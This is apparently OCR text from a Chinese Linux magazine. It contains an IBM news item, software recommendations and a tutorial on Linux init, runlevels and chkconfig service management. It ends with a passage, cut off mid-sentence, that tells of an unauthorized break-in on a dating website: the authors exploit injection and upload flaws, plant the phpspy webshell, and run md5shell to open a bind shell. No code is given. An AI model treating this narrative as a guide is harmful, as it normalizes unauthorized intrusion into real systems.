IBM公司将在此计划中提供免费下载的软件，包括IBM中间件（middleware）、WebSphere Application服务器社区版以及DB2 Universal Database Express—C。

此次计划表明了IBM公司希望在新兴市场加速开放源代码开发和采用的意图。IBM公司在莫斯科拥有研发中心，并与俄罗斯45所大学建立了合作关系。

lala：在看这则新闻的时候，lala就在想：为什么是俄罗斯不是中国呢？但想想前段时间炒得沸沸扬扬的"汉芯事件"……务实，少说话多做事！

新软推荐

Pixel32 for Linux：给人深刻印象的图像/照片/动画编辑器，可以修正/绘制图片，可与Photoshop相媲美。提供自然过程的电刷、动画特性，并为动画提供自动可改变参数。

BitTorrent：BT，不用多介绍了吧，这是linux下4.4版本的。

【文中所涉及到的软件，光盘中有所提供。软件如下：BitTorrent-4.4.0-1-Python2.4.noarch.rpm、pixel_linux_demo513.tar.bz2】

笨鹅快飞——服务管理

黑梦

一、系统的启动过程

当Linux启动时，它显示的第一个进程就是init。我们可以用ps命令查看这个进程，如图1所示。接着会读取 **/etc/inittab** 文件。init会运行inittab文件中所描述的任务，如图2所示。

```
[root@localhost rc5.d]# ps -ef | grep init
root         1     0  0 13:22 ?        00:00:01 init [5]
root      2541  2485  0 13:23 ?        00:00:00 /usr/bin/ssh-agent /usr/bin/dbus-launch --exit-with-session /etc/X11/xinit/Xclients
root      2544     1  0 13:23 ?        00:00:00 /usr/bin/dbus-launch --exit-with-session /etc/X11/xinit/Xclients
root      3367  2695  0 13:57 pts/1    00:00:00 grep init
```

图1

inittab的格式允许以"#"开始注释行，正常的条目用":"界定，遵从如下的格式：

```
Default runlevel. The runlevels used by RHS are:
  0 - halt (Do NOT set initdefault to this)
  1 - Single user mode
  2 - Multiuser, without NFS (The same as 3, if you do not have networking)
  3 - Full multiuser mode
  4 - unused
  5 - X11
  6 - reboot (Do NOT set initdefault to this)

id:5:initdefault:

 System initialization.
si::sysinit:/etc/rc.d/rc.sysinit

l0:0:wait:/etc/rc.d/rc 0
l1:1:wait:/etc/rc.d/rc 1
l2:2:wait:/etc/rc.d/rc 2
l3:3:wait:/etc/rc.d/rc 3
l4:4:wait:/etc/rc.d/rc 4
l5:5:wait:/etc/rc.d/rc 5
l6:6:wait:/etc/rc.d/rc 6

 Trap CTRL-ALT-DELETE
ca::ctrlaltdel:/sbin/shutdown -t3 -r now
```

图2

id:runlevel:action:process

id 代表用户定义的唯一的标志。

runlevel 可以是0—6的组合或者为空。

action 来自一个关键词keyword描述init如何对待process。

process 是要执行的命令。

描述action字段的常用关键字：

initdefault：定义一个系统启动后进入的运行级。

wait：会被执行一次的进程（当进入运行级的时候）。init 进程将等待这个进程被终止。

boot：定义一个启动的时候执行的进程。bootwait 与 boot 类似，不过 init 在继续运行前等待进程的终止。

sysinit：定义一个进程在boot的时候执行，在任何boot或者bootwait inittab 条目的前面执行。

runlevel字段指明系统状态。

0 系统挂起。
1 单用户 Single-user mode
2 多用户，没有NFS
3 完整的多用户 Complete multiuser mode
4 用户自定义
5 X11（XDM 登录）
6 重新启动

每一个运行级在 **/etc/rc.d** 下都有个相应的目录。如运行级5，目录就是 **/etc/rc.d/rc5.d**。包含启动这个运行级的时候运行的相关任务的相关文件，如图3所示。

```
[root@localhost rc.d]# ls
init.d  rc  rc0.d  rc1.d  rc2.d  rc3.d  rc4.d  rc5.d  rc6.d  rc.local  rc.sysinit
[root@localhost rc.d]# ls rc5.d/
K01rgmanager                 K25squid           K63krb5kdc       K89netplugd     S26apmd
K01yum                       K28amd             K69rpcsvcgssd    K89rdisc        S26lm_sensors
K02NetworkManager            K30spamassassin    K73ldap          K90isicom       S28autofs
K02NetworkManagerDispatcher  K34dhcrelay        K73ypbind        K92ipvsadm      S33nifd
K05innd                      K34yppasswdd       K74gfs           K94diskdump     S34mDNSResponder
```

图3

从图中我们可以看到 **/etc/rc.d/rc5.d** 目录下的文件名，第一个字母不是K就是S。在这里S表示开机启动的意思，而K则是关机时关闭。这些文件都不是真实文件，而是 **/etc/rc.d/init.d/** 目录下文件的链接，如图4所示。K和S脚本的执行顺序是基于排序的，名为S90mysql的脚本将在S95httpd之前执行。

```
[root@localhost init.d]# ls
acpid          diskdump     kprop      ntpd      sendmail
amd            dovecot      krb524     ospf6d    single
anacron        dund         krb5kdc    ospfd     smartd
apmd           fenced       kudzu      pand      smb
arptables_jf   firstboot    ldap       pcmcia    snmpd
```

图4

/etc/rc.d/init.d/ 目录下的脚本文件，我们可以通过简单的命令来运行脚本。如图5所示。

```
[root@localhost init.d]# ./network
用法: ./network {start|stop|restart|reload|status}
```

图5

图中已经清楚地显示了几个命令：

start 启动服务，等价于服务脚本里的start命令。

stop 停止服务，等价于服务脚本stop命令。

restart 关闭服务，然后重新启动，等价于脚本restart命令。

reload 使服务不重新启动而重读配置文件，等价与服务脚本的reload命令。

status 提供服务的当前状态，等价于服务脚本的status命令。

到这里你一定有一个思路了：如果我们要让一个服务开机运行，就要在对应的目录下添加一个以s开头的链接文件（非链接文件也可以）。但事实上，这种做法工作量是非常大的。RedHat为此提供了一个工具：chkconfig。

二、利用工具简化服务管理

chkconfig是用来管理服务的工具。它有五项功能：添加服务，删除服务，列表服务，改变启动信息以及检查特定服务的启动状态。

1. 查看服务状态

首先我们查看一下系统的所有服务状态。使用命令 **chkconfig --list**，如图6所示。

```
[root@localhost init.d]# chkconfig --list
NetworkManager  0:关闭  1:关闭  2:关闭  3:关闭  4:关闭  5:关闭  6:关闭
NetworkManagerDispatcher        0:关闭  1:关闭  2:关闭  3:关闭  4:关闭  5:关闭  6:关闭
acpid           0:关闭  1:关闭  2:关闭  3:启用  4:启用  5:启用  6:关闭
amd             0:关闭  1:关闭  2:关闭  3:关闭  4:关闭  5:关闭  6:关闭
anacron         0:关闭  1:关闭  2:启用  3:启用  4:启用  5:启用  6:关闭
apmd            0:关闭  1:关闭  2:启用  3:启用  4:启用  5:启用  6:关闭
arptables_jf    0:关闭  1:关闭  2:启用  3:启用  4:启用  5:启用  6:关闭
arpwatch        0:关闭  1:关闭  2:关闭  3:关闭  4:关闭  5:关闭  6:关闭
atalk           0:关闭  1:关闭  2:关闭  3:关闭  4:关闭  5:关闭  6:关闭
```

图6

这里我们可以清楚地看到各个服务在各个状态下的情况。

2. 调整服务状态

```
chkconfig [--level <运行级>] <名字> <on|off|reset>
```

例如，我们运行2级时禁止crond服务，如图7所示。

```
# chkconfig --level 2 crond off
```

```
cpuspeed        0:关闭  1:启用  2:启用  3:启用  4:启用  5:启用  6:关闭
crond           0:关闭  1:关闭  2:关闭  3:启用  4:启用  5:启用  6:关闭
cups            0:关闭  1:关闭  2:启用  3:启用  4:启用  5:启用  6:关闭
```

图7

当然我们也可以同时调整多个运行级别下的情况。

```
# chkconfig --level 2345 crond on
```

3. 删除一项服务

有些时候删除一项服务也是很正常的，比如个人电脑并不需要sendmail，我们就选择删除它。

```
# chkconfig --del sendmail
```

4. 添加一项

我们可以自己写脚本来让一些程序以服务的形式运行。将写好的脚本保存在/etc/rc.d/init.d/目录下，然后使用chkconfig命令。

```
# chkconfig --add xxx
```

好了，我们已经可以很方便地控制系统上的服务运行情况了。其实Red Hat还提供了其他的方法控制服务，比如setup命令，就可以方便地控制很多系统参数，大家不妨动手试试。

服务是开机自启动程序最常用的方法了，虽然方便，但不利于隐藏某些程序的运行状态。初学者在熟练掌握本文的方法后，不妨试试其他更加巧妙的途径，多多投稿，分享你的经验。

三天攻破红帽企业版

Lovebanana XApache

我想把这篇文章送给我亲爱的园园，虽然她可能看不懂：）

前不久，逛到一个站，是属于交友类型的，当时闲来无事，索性就给它做了一次安全检测。虽然最后成功搞定，但其中遇到的各种问题，还是有必要写出来。最近看到Unix/Linux入侵的文章比较少，也正好写出来让大家了解一下我们的入侵经过。

【注：本次入侵由我和朋友XApache联手完成，请各位看官不要混淆，把XApache当成Apache，或者反之】

一、第一日——踩点

第一天晚上，我们先去大吃了一顿，因为XApache吃不饱的话会困，况且吃饱了才有力气玩安全嘛。回来之后锁定目标……

这个站看上去人挺多的，网站语言用的是PHP，界面做得还挺不错，如图1所示。




图 1


拿扫描器扫了一下，发现运行的是Apache网站服务，而且不是Windows平台，如图2所示。


开了一些21、22、80等一般的端口，没什么好搞的，就从它的网站入手了。测试了好一阵，发现有一些注入和上传之类的漏洞，于是很方便地把Angel的phpspy给传了上去，如图3所示。


拿到WebShell之后，可以执行命令，发现这是一台性能很不错的RedHat Enterprise，内核是2.6.10。接下来的任务是拿到最高权限。先用id命令看了下，是


nobody权限。呵呵，虽然不是管理员，但毕竟为我们提升权限创造了机会。拿出众多Linux黑客们常用的md5shell，传上去，用GCC编译运行，再打个netstat -na命令查看端口开放情况，哈哈，我们定义的1025端口已经开放了，这样我们直接telnet上去就能获得一个本地的Shell。如图4、图5、图6所示。


高兴了半天之后，发现服务器一直拒绝我们的连接，纳闷了。明明是程序正常运行，端口都开放了嘛？仔细想了一下，一定是iptables在作怪了！试着访问了一下其他文件夹，限制很多，又用

